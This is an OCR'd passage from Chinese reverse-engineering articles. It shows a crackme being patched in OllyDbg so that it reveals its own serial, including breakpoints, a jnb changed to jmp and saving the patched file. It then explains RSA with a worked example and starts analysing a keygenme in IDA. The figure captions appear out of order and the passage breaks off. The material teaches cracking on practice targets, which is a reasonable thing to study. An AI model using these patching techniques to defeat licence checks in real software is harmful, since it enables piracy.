


图4 返回程序自己的用户代码

一款应用程序调用 GetDlgItemTextA 都会来到这里，显然在这通用的东西里打




图5 关键比较




图6 修改结果

转、纠缠、进行研究是没有任何意义的。我们需要返回程序自己的用户代码（user code，即我的地盘听我的，我的领空）程序段。我们知道一个很棒的 **ALT+F9**，等同于昔日调试英雄trw软件中的pmodule，可以迅速来到程序的领空（一般为40xxxx）。使用前，记得先清掉断点。bp是设断，bc是清断。命令行中打入 **bc GetDlgItemTextA**，回车即可。ALT+F9一下来到图4的地方。

关键比较，如图5。

[ebp-1c]装真码,[ebp-c]装我们输入所谓假码1111。




图9 成功破解



图7 保存所有改动




图8 保存文件

我们对Incorrect try again! 所在行push 403074进行修改，利用上面的，改成下面的，如图6。

保存即可，步骤1，如图7。

步骤2，如图8。

运行新文件，随意输入注册码，如图9，成功！

继续改进使它完美：

程序没有输入注册码时，点check按钮，会出现图10的消息框。




图11 堆栈窗口




图10 没有输入注册码




图14 成功破解




图12 定位到这里




图13 修改jnb

程序通常都会这样，提示你注册码不能为空。这里需要爆破掉，跳过即可。相信这个初级的东东，我们聪明的读者都会。

为讲解下断，我拦截消息框看能否定位修改点。

用ollydbg载入修改后的程序，F9运行，下断bp MessageBoxA，点check按钮，被断，看右下角堆栈窗口，如图11。

定位这个位置，如图12。显然，把40156d处的 **jnb** 改为 **jmp** 即可，如图13。保存文件，运行程序，什么都不输入，直接点check按钮，如图14。

注册码直接弹出，终于完美了！

编辑点评：

本文也算是爆破的一种，不同的是作者巧妙地替换地址，让程序自己把正确的注册码告诉我们。可见爆破也并不像想象中的简单，它也有许多的方法和技巧，我们要学的只是适当地运用它们。

密码学算法之RSA

风飘雪

从本文你可以学到：

一、什么是RSA算法

二、RSA的破解方法

预备理论知识（比较枯燥）：

RSA算法是第一个既能用于数据加密也能用于数字签名的算法。它易于理解和操作，也很流行。算法的名字以三个发明者的名字命名：Ron Rivest、Adi Shamir和Leonard Adleman。RSA的基础是数论的欧拉定理，它的安全性依赖于大数因数分解的困难性。但RSA的安全性一直未能得到理论上的证明。它经历了各种攻击，至今未被完全攻破。

RSA密码系统为每个用户分配两对密钥（公钥和私钥），即公钥(e, n)和私钥(d, n)，其中(e, n)用于加密报文,(d, n)用于解密报文，广泛应用于加密和数字签名方面，如现在已延伸到电子纳税申报，公钥或者私钥都可用作加密。

RSA加密算法的过程是：

(1)取两个素数 p和 q(保密)；

(2)计算 n=p × q(n称为模数，公开)， φ(n)=(p－1)×(q－1)(保密)；

(3)随机选取整数e(e称为公钥，公开)，且满足gcd(e， φ(n))=1

(即e与(p－1)×(q－1)互素)；

(4)计算 d，满足 de=1(mod φ(n))(d称为私钥，保密)。

利用RSA加密，第一步需要将明文数字化，并取长度小于lg2n位的数字作明文块。

加密算法 C=E(M)＝M^e (mod n)，其中，M为明文，C为密文。

解密算法M=D(C)＝C^d (mod n)，用私钥d对密文C解密，得到明文M。

例如：假定用户A要将明文“HI”加密传递给用户 B，则 B可以取两个素数 p=5和q=11(保密)；计算 n=p × q=5 × 11 ＝55(公开，公钥)，φ(n)=(p－1)×(q－1)=4 × 10 ＝40(保密)；随机选取整数 e=3(公钥)，满足 gcd(e， φ(n)) =1；由de=1(mod φ(n))得 d=27(保密，私钥)。因为，27 × 3 mod 40 ＝81 mod 40 ＝1

利用 RSA 加密，第一步需要将明文数字化，假定 A、B 统一明文编码方式为空格 =00，A=01，B=02，C=03，...Z=26，则明文数字化 HI 为 08、09，A 用 B 的公钥(3，55)将数字化明文信息由 C=E(M)＝M^e (mod n)＝8^3mod55、9^3mod55，加密得密文信息为 17、14。用户 B 收到密文信息由 M=D(C)＝C^dmod n＝17^27mod55、14^27mod55 解密得 08、09，将其转化为明文“HI”。

(3)解密：M=C^dmod n，用私钥 d 对密文 C 解密，得到明文 M。

例 1 dihux 的 keygenme1.exe

读程序的“关于”，写明为 RSA200，但这是 crackme。我们所对付的一般程序是不会告诉你所采用的密码学算法的，我们需要自己用鼻子把它的气息闻出来、嗅探出来。

用 peid 扫描目标程序，用 kanal 插件分析，如图 1。




图 1 kanal 扫描的结果

点“Export”按钮，将扫描结果保存为文件，如下：

```
Crypto name :: File offset :: Virtual address
密码      文件偏移RVA    VA内存虚拟地址
BASE64 table :: 00001BEE :: 004041EE
BigLib BigMod :: 00001406 :: 00402006
BigLib BigPowMod :: 00001604 :: 00402204
{Big number} :: 00001A1F :: 0040401F
```

BigPowMod 可以看出，采用了 RSA 算法。同时，明确地告诉我们，编程时采用了 BigLib 库。下面，用 IDA Pro 打开目标程序，利用图 2 的字符参考。很容易来到这里，即图 3。





图 2 字符参考



```
.text:004010E8    inc    ecx
.text:004010E9    cmp    ecx, 6
.text:004010EC    jnz    short loc_4010DA
.text:004010EE    push   lpAddress
.text:004010F4    push   10h
.text:004010F6    push   offset a8acfb4d27cbc8c ; "8ACFB4D27CBC8C2024A30C9417BBCA41AF3FC3B"
.text:004010FB    call   sub_4013F3
.text:00401100    push   dword_404415
.text:00401106    push   10h
.text:00401108    push   offset unk_404019
.text:0040110D    call   sub_4013F3
.text:00401112    push   dword_404425
.text:00401118    push   10h
.text:0040111A    push   offset byte_404349
.text:0040111F    call   sub_4013F3
.text:00401124    push   offset String   ; lpString
.text:00401129    call   lstrlenA
.text:0040112E    push   dword_404419
.text:00401134    push   eax
.text:00401135    push   offset String
.text:0040113A    call   sub_40134C
.text:0040113F    push   dword_404421
.text:00401145    push   lpAddress
```

图 3 来到的位置

很难看出程序在干什么，可读性极差。下面按如图4所示的菜单操作，然后选取 biglib（图 5）。




图 4 菜单操作


